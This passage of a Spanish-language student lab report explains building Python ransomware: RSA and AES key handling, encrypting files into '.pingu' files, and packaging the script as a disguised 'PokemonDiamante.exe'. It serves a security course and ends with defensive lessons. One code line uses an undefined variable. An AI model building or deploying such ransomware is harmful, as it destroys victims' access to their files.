    # Serializamos la llave privada y la codificamos en formato PEM
    llave_privada_pem = llave_privada.private_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PrivateFormat.PKCS8,
        encryption_algorithm=serialization.NoEncryption()
    )

    # Codificamos la llave pública en formato PEM
    llave_publica_pem = llave_publica.public_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PublicFormat.SubjectPublicKeyInfo
    )

    with open("llave.pem", "wb") as archivo:
        archivo.write(llave_publica_pem)

    return llave_privada_pem, llave_publica_pem
```

Primero creamos las dos llaves RSA siguiendo el proceso dado por la documentación con los parámetros default y pasándolas a formato PEM al ser el más comúnmente usado al igual que facilita guardar las llaves en un archivo lo cual hacemos de una vez. Solo guardamos la llave pública.

```

def crear_llave_AES():
    """
    Función que crea una llave aleatoria AES de 256 bits.
    returns: bytes
    """
    return os.urandom(32)

def cifrar_llave_AES(llave_AES, llave_RSA):
    """
    Función que cifra una llave AES con una llave RSA.
    """
    llave_publica = serialization.load_pem_public_key(llave_RSA)

    llave_cifrada = llave_publica.encrypt(
        clave_AES,
        padding.OAEP(
            mgf=padding.MGF1(algorithm=hashes.SHA256()),
            algorithm=hashes.SHA256(),
            label=None
        )
    )

    with open("AES.pem", "wb") as archivo:
        archivo.write(llave_cifrada)

```

Creamos una llave aleatoria AES usando la biblioteca os, una vez más, la cual previamente ya habíamos importado.

Una vez creada la llave con la cual estaremos cifrando todos los archivos, la ciframos con nuestra llave pública RSA en formato PEM. A la hora de encriptar le estamos agregando padding mediante hashes.

Finalmente lo guardamos en un archivo.

```

def encriptar_texto_AES(texto, clave_AES):
    """
    Función que encripta un texto con AES en modo de operación seguro.
    """
    iv = os.urandom(16)
    cifrador = Cipher(
        algorithms.AES(clave_AES),
        modes.CFB(iv)
    ).encryptor()
    texto_cifrado = iv + cifrador.update(texto) + cifrador.finalize()
    return texto_cifrado

```

Este método fue modificado por chatgpt cuando nos ayudó a corregir los errores de rutas.

Una vez con nuestra llave AES y el texto obtenido gracias a la lógica de rutas, podemos cifrar el texto. Para esto creamos un vector aleatorio mediante la biblioteca os, en vez de usar random. Para iniciar creamos un objeto Cipher el cual toma como argumentos nuestra llave y el modo (CFB en este caso) con el vector que creamos.

Finalmente regresamos el texto para ser guardado en un archivo con terminación .pingu.

Para ser capaces de correr el script como administrador optamos por crear un .exe. Para esto usamos la biblioteca [pyinstaller](#).

En nuestros equipos linux corrimos el siguiente comando para generar la estructura general de pyinstaller pero específicamente para crear el pokemonDiamante.exe.spec.

```
pyinstaller --onefile --add-data "takeYourFiles.jpeg:." -- name "PokemonDiamante.exe"  
archivos.py
```

donde:

- Onefile: Sirve para que se cree un ejecutable de un solo archivo.
- add-data: Sirve para añadir información que no es necesariamente un py, en este caso añadimos la imagen para el fondo de pantalla.
- name: nombre del ejecutable.
- archivos.py: Nombre del archivo del script que deseamos pasar a .exe.

Una vez con el pokemonDiamante.exe.spec creado modificamos el apartado hiddenimports para agregar todas las bibliotecas que usamos ya que nos dimos cuenta que no se estaban importando a la hora de probar el .exe en una instalación limpia de windows.

```
datas = [{"takeYourFiles.jpeg": "."}]  
hiddenimports=['os', 'shutil', 'cryptography', 'ctypes', 'pathlib', 'cryptography.hazmat.primitives.asymmetric.rsa', 'cryptography.hooks']
```

Finalmente pasamos todo el entorno de desarrollo a windows ya que pyinstaller solo crea un ejecutable para el so en el cual se compila. Para esto ya simplemente usamos el siguiente comando:

```
py -m PyInstaller PokemonDiamante.exe.spec
```

## Conclusiones :

Gracias a la realización de esta práctica, entendemos que es importante desconfiar de archivos, programas y ejecutables que descarguemos a través de internet de los cuales no estemos seguros de su procedencia, o no tengamos certeza de los autores, ya que podríamos ser víctimas de ransomware y spyware. En base a esta práctica, hemos adquirido mayor conocimiento del funcionamiento que hay detrás de estas muestras de malware, lo que ayuda a tomar medidas preventivas y correctivas que podrían servir si en algún momento somos víctimas de este tipo de ataques. Además de que, en efecto Windows es un sistema complicado para el cuál diseñar malware ya que se tienen que considerar varios factores para el éxito de una muestra de malware.

## **Referencias:**

- Yakuhi. (2019, 30 julio). Writing a Ransomware in Python. yakuhi's blog.[https://blog.kuhi.to/writing\\_a\\_ransomware](https://blog.kuhi.to/writing_a_ransomware)
- RSA — *Cryptography 44.0.0.dev1 documentation*. (s. f.).  
<https://cryptography.io/en/latest/hazmat/primitives/asymmetric/rsa/>
- Ahmed, A. (2024, 2 enero). *3 Ways to Move File in Python (Shutil, OS & Pathlib modules)*. FavTutor. <https://favtutor.com/blogs/move-file-python>
- *Moving files with python (Windows)*. (s. f.). Stack Overflow.  
<https://stackoverflow.com/questions/22930558/moving-files-with-python-windows>
- *Using PyInstaller — PyInstaller 4.1 documentation*. (s. f.).  
<https://pyinstaller.org/en/v4.1/usage.html>
- Moraneus. (2024, 17 mayo). Crafting a Standalone Executable with PyInstaller - Moraneus - Medium. *Medium*.  
<https://medium.com/@moraneus/crafting-a-standalone-executable-with-pyinstaller-f9a99ea24432>
- GeeksforGeeks. (2024, 3 febrero). *Get Current directory in Python*. GeeksforGeeks. <https://www.geeksforgeeks.org/get-current-directory-python/>
- *Saving RSA keys to a file, using pycrypto*. (s. f.). Stack Overflow.  
<https://stackoverflow.com/questions/9197507/saving-rsa-keys-to-a-file-using-pycrypto>
- Berry, A. (2022b, abril 4). *Generating encrypted key pairs in Python*. DEV Community.  
<https://dev.to/aaronktberry/generating-encrypted-key-pairs-in-python-69b>

- HardZone. (2024, 30 septiembre). Sistema de cifrado AES-256 bits, ¿es realmente tan seguro? *HardZone*.

<https://hardzone.es/tutoriales/rendimiento/cifrado-aes-256-bits-como-funciona/>

- Lpic, V. o. C. P. C. M. (2024, 29 junio). *Python – Uso del cifrado AES*. TechExpert.

[https://techexpert.tips/es/python-es/python-uso-del-cifrado-aes/#google\\_vignette](https://techexpert.tips/es/python-es/python-uso-del-cifrado-aes/#google_vignette)

- Paulsaul. (2023, 27 febrero). *How to Make a Ransomware with Python(Windows, Mac and Linux. Golang Code Version Included!!)*. DEV Community.

<https://dev.to/paulwababu/how-to-make-ransomware-with-python-windows-mac-and-linux-142g>

- Consultas a ChatGPT, principalmente a como enviar los datos obtenidos en un script, como realizar un servidor en Flask y como instalar una lista de extensiones.